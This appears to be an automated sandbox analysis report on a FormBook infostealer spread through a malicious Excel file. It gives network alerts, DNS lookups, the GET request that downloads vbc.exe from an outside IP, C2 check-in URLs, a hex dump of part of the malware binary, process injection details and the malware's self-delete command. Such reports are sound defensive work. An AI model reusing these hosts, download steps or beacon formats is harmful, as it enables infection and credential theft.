File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-11:14:57.679285	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
09/15/21-11:14:57.679285	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
09/15/21-11:14:57.679285	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
09/15/21-11:14:57.794921	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22
09/15/21-11:15:02.867903	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	192.0.78.25
09/15/21-11:15:02.867903	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	192.0.78.25
09/15/21-11:15:02.867903	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49169	80	192.168.2.22	192.0.78.25

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 11:14:40.326247931 CEST	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.359326.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:14:46.410604000 CEST	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.crownfoamus.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:14:51.465856075 CEST	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.thvsjwjvy.icu	A (IP address)	IN (0x0001)
Sep 15, 2021 11:14:57.616641998 CEST	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.biotechfla.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:15:02.814553022 CEST	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.absolutalibertas.com	A (IP address)	IN (0x0001)
Sep 15, 2021 11:15:07.895129919 CEST	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.carlsbadbeachwear.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:14:40.976687908 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.359326.com	tiaozhuan.zhuanye301.cn		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:14:40.976687908 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	tiaozhuan.zhuanye301.cn		154.91.1.126	A (IP address)	IN (0x0001)
Sep 15, 2021 11:14:40.976687908 CEST	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	tiaozhuan.zhuanye301.cn		194.59.221.214	A (IP address)	IN (0x0001)
Sep 15, 2021 11:14:46.460666895 CEST	8.8.8.8	192.168.2.22	0xc18c	Name error (3)	www.crownfoamus.com	none	none	A (IP address)	IN (0x0001)
Sep 15, 2021 11:14:51.868680954 CEST	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.thvsjwjvy.icu		47.91.170.222	A (IP address)	IN (0x0001)
Sep 15, 2021 11:14:57.660005093 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.biotechfla.com	biotechfla.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:14:57.660005093 CEST	8.8.8.8	192.168.2.22	0x9c63	No error (0)	biotechfla.com		34.102.136.180	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 15, 2021 11:15:02.849364042 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.absolutalibertas.com	absolutalibertas.com		CNAME (Canonical name)	IN (0x0001)
Sep 15, 2021 11:15:02.849364042 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	absolutalibertas.com		192.0.78.25	A (IP address)	IN (0x0001)
Sep 15, 2021 11:15:02.849364042 CEST	8.8.8.8	192.168.2.22	0x30e0	No error (0)	absolutalibertas.com		192.0.78.24	A (IP address)	IN (0x0001)
Sep 15, 2021 11:15:08.252754927 CEST	8.8.8.8	192.168.2.22	0x9037	Server failure (2)	www.carlsbadbeachwear.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 103.133.106.199
- www.thvsjwjvy.icu
- www.biotechfla.com
- www.absolutalibertas.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	103.133.106.199	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:13:26.509690046 CEST	0	OUT	GET /rbi/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.133.106.199 Connection: Keep-Alive
Sep 15, 2021 11:13:26.805563927 CEST	1	IN	HTTP/1.1 200 OK Date: Wed, 15 Sep 2021 09:13:26 GMT Server: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.9 Last-Modified: Wed, 15 Sep 2021 07:48:09 GMT ETag: "a7e00-5cc03eb5c1717" Accept-Ranges: bytes Content-Length: 687616 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 39 a5 41 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 0e 0a 00 00 6e 00 00 00 00 00 00 22 2d 0a 00 00 20 00 00 00 40 0a 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 0a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d0 2c 0a 00 4f 00 00 00 00 40 0a 00 a0 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 0a 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 28 0d 0a 00 00 20 00 00 00 0e 0a 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 a0 6b 00 00 00 40 0a 00 00 6c 00 00 00 10 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 c0 0a 00 00 02 00 00 00 7c 0a 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 2d 0a 00 00 00 00 00 48 00 00 00 02 00 05 00 00 9e 00 00 28 8d 01 00 03 00 00 00 51 01 00 06 28 2b 02 00 a8 01 08 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 13 30 03 00 92 00 00 00 00 00 00 00 02 14 7d 01 00 00 04 02 28 15 00 00 0a 00 00 02 28 0d 00 00 06 00 02 72 01 00 00 70 02 28 02 00 00 06 28 16 00 00 0a 6f 17 00 00 0a 00 02 7b 04 00 00 04 02 28 05 00 00 06 6f 17 00 00 0a 00 02 7b 05 00 00 04 72 15 00 00 70 02 28 03 00 00 06 28 16 00 00 0a 6f 17 00 00 0a 00 02 7b 06 00 00 04 02 28 06 00 00 06 6f 17 00 00 0a 00 02 7b 07 00 00 04 02 28 07 00 00 06 6f 17 00 00 0a 00 02 7b 08 00 00 04 02 28 04 00 00 06 6f 17 00 00 0a 00 2a 00 00 13 30 03 00 5f 00 00 00 01 00 00 11 00 28 18 00 00 0a d0 05 00 00 01 28 19 00 00 0a 16 6f 1a 00 00 0a 0a 06 8e 16 fe 03 0b 07 2c 29 00 06 16 9a 74 05 00 00 01 0c 08 6f 1b 00 00 0a 72 2d 00 00 70 28 1c 00 00 0a 0d 09 2c 0a 08 6f 1b 00 00 0a 13 04 2b 14 00 28 18 00 00 0a 6f 1d 00 00 0a 28 1e 00 00 0a 13 04 2b 00 11 04 2a 00 13 30 01 00 1a 00 00 00 02 00 00 11 00 28 18 00 00 0a 6f 1f 00 00 0a 6f 20 00 00 0a 6f 21 00 00 0a 0a 2b 00 06 2a 00 00 13 30 03 00 3a 00 00 00 03 00 00 11 00 28 18 00 00 0a d0 06 00 00 01 28 19 00 00 0a 16 6f 1a 00 00 0a 0a 06 8e 16 fe 01 0b 07 2c 08 72 2d 00 00 70 0c 2b 10 06 16 9a 74 06 00 00 01 6f 22 00 00 0a 0c 2b 00 08 2a 00 00 13 30 03 00 3a 00 00 00 03 00 00 11 00 28 18 00 00 0a d0 09 00 00 01 28 19 00 00 0a 16 6f 1a 00 00 0a 0a 06 8e Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL9Aa0n"- @@ @,O@k H.text(`.rsrck@l@@. reloc|@B-H(Q(+0}((rp((o{(o{rp((o{(o{(o{(o*0_((o,)tor-p(,o+(o(+*0(oo o!+*0:((o,r-p+to"+*0:((o

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	154.91.1.126	80	192.168.2.22	49166	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:14:41.409837008 CEST	727	IN	HTTP/1.0 200 OK Connection: close Cache-Control: max-age=259200 Content-Type: text/html;charset=utf-8 Content-Length: 429 Data Raw: 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 3c 61 20 68 72 65 66 3d 22 22 20 69 64 3d 22 68 61 6f 31 32 33 22 3e 3c 2f 61 3e 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 73 74 72 55 3d 22 68 74 74 70 73 3a 2f 2f 62 6f 6f 73 2e 31 39 36 38 39 30 2e 63 6f 6d 3a 32 30 38 36 2f 3f 75 3d 22 2b 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2b 22 26 70 3d 22 2b 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 70 61 74 68 6e 61 6d 65 2b 77 69 6e 64 6f 77 2e 6c 6f 63 61 74 69 6f 6e 2e 73 65 61 72 63 68 3b 68 61 6f 31 32 33 2e 68 72 65 66 3d 73 74 72 55 3b 69 66 28 64 6f 63 75 6d 65 6e 74 2e 61 6c 6c 29 7b 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 68 61 6f 31 32 33 22 29 2e 63 6c 69 63 6b 28 29 3b 7d 65 6c 73 65 20 7b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 76 65 6e 74 28 22 4d 6f 75 73 65 45 76 65 6e 74 73 22 29 3b 65 2e 69 6e 69 74 45 76 65 6e 74 28 22 63 6c 69 63 6b 22 2c 74 72 75 65 2c 74 72 75 65 29 3b 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 42 79 49 64 28 22 68 61 6f 31 32 33 22 29 2e 64 69 73 70 61 74 63 68 45 76 65 6e 74 28 65 29 3b 7d 3c 2f 73 63 72 69 70 74 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <html><head></head><body><script type="text/javascript">var strU="https ://boos.1966890.com:2086/?u="+window.location+"&p="+window.location.pathname+window.location.search;hao123.hre f=strU;if(document.all){document.getElementById("hao123").click();}else {var e=document.createEvent("MouseEven ts");e.initEvent("click",true,true);document.getElementById("hao123").dispatchEvent(e);}</script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	47.91.170.222	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:14:52.214354992 CEST	729	OUT	GET /imi7/?8pGdYd7=JyllKvNk78hOFd+1TnqK+cq4SLeKYXMs9BOMQrcpY54MEXf7zcD8i4BM8h1sFc+7G7xGrw= =&edrh=onDxljzxvz HTTP/1.1 Host: www.thvsjwjvy.icu Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:14:52.560082912 CEST	729	IN	HTTP/1.1 404 Not Found Date: Wed, 15 Sep 2021 09:14:52 GMT Content-Type: text/html Content-Length: 320 Connection: close ETag: "595213ce-140" Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0a 3c 66 72 61 6d 65 73 65 74 20 72 6f 77 73 3d 22 31 30 30 25 22 3e 0a 3c 66 72 61 6d 65 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 77 61 6e 77 61 6e 67 2e 61 6c 69 79 75 6e 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 2f 70 61 72 6b 69 6e 67 22 3e 0a 3c 6e 6f 66 72 61 6d 65 73 3e 0a 3c 62 6f 64 79 3e 3c 73 63 72 69 70 74 3e 0a 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 61 6e 77 61 6e 67 2e 61 6c 69 79 75 6e 2e 63 6f 6d 2f 64 6f 6d 61 69 6e 2f 70 61 72 6b 69 6e 67 22 3e 6c 69 6e 6b 3c 2f 61 3e 3c 2f 62 6f 64 79 3e 0a 3c 2f 6e 6f 66 72 61 6d 65 73 3e 0a 3c 2f 66 72 61 6d 65 73 65 74 3e 0a Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xh tml1-transitional.dtd"><frameset rows="100%"><frame src="https://wanwang.aliyun.com/domain/parking"><noframes> <body><script> link</body></noframes></frameset>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:14:57.679285049 CEST	730	OUT	GET /imi7/?8pGdYd7=nnh6Wn4YtMnGcYcsMkPyBnKFlLVF5md1d8S2Q13SdHwJLrOdJeCsdNPQR8GZEfRmALPZ9A= =&edrh=onDxljzxvz HTTP/1.1 Host: www.biotechfla.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:14:57.794920921 CEST	731	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 15 Sep 2021 09:14:57 GMT Content-Type: text/html Content-Length: 275 ETag: "6139ed55-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49169	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 15, 2021 11:15:02.867902994 CEST	731	OUT	GET /imi7/?8pGdYd7=v4OPSvG6dxhfjDw6HF6SnM8N8NyagVc5G1UDhWfJc2g0yYxGB1DXDxzdmmmhzDSPz7MbqA==&edrh=onDxljzxvz HTTP/1.1 Host: www.absolutalibertas.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Sep 15, 2021 11:15:02.884202957 CEST	732	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 15 Sep 2021 09:15:02 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.absolutalibertas.com/imi7/?8pGdYd7=v4OPSvG6dxhfjDw6HF6SnM8N8NyagVc5G1UDhWfJc2g0yYxGB1DXDxzdmmmhzDSPz7MbqA==&edrh=onDxljzxvz X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 3064 Parent PID: 596

General

Start time:	11:12:20
Start date:	15/09/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f780000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1528 Parent PID: 596

General

Start time:	11:12:43
Start date:	15/09/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 940 Parent PID: 1528

General

Start time:	11:12:47
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0xf70000

File size:	687616 bytes
MD5 hash:	9F2C198407F1A7D058C06CC174817DB6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.478266756.0000000003429000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.478266756.0000000003429000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.478266756.0000000003429000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000006.00000002.477878823.0000000002470000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: vbc.exe PID: 2648 Parent PID: 940

General

Start time:	11:12:51
Start date:	15/09/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\Public\vbc.exe
Imagebase:	0xf70000
File size:	687616 bytes
MD5 hash:	9F2C198407F1A7D058C06CC174817DB6
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.514291085.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.514291085.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.514291085.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.513518262.0000000000330000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.513518262.0000000000330000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.513518262.0000000000330000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.513195165.0000000000130000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.513195165.0000000000130000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.513195165.0000000000130000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2648

General

Start time:	11:12:53
Start date:	15/09/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.503060559.000000000968B000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.503060559.000000000968B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.503060559.000000000968B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000008.00000000.494897496.000000000968B000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000008.00000000.494897496.000000000968B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000008.00000000.494897496.000000000968B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: svchost.exe PID: 2820 Parent PID: 1764

General

Start time:	11:13:05
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\svchost.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\svchost.exe
Imagebase:	0x830000
File size:	20992 bytes
MD5 hash:	54A47F6B5E09A77E61649109C6A08866
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.681191038.0000000000080000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.681191038.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.681191038.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.681249318.0000000000150000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.681249318.0000000000150000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.681249318.0000000000150000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000009.00000002.681218220.0000000000120000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.681218220.0000000000120000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.681218220.0000000000120000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1840 Parent PID: 2820

General

Start time:	11:13:09
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\Public\vbc.exe'
Imagebase:	0x4a3f0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Deleted

Disassembly

Code Analysis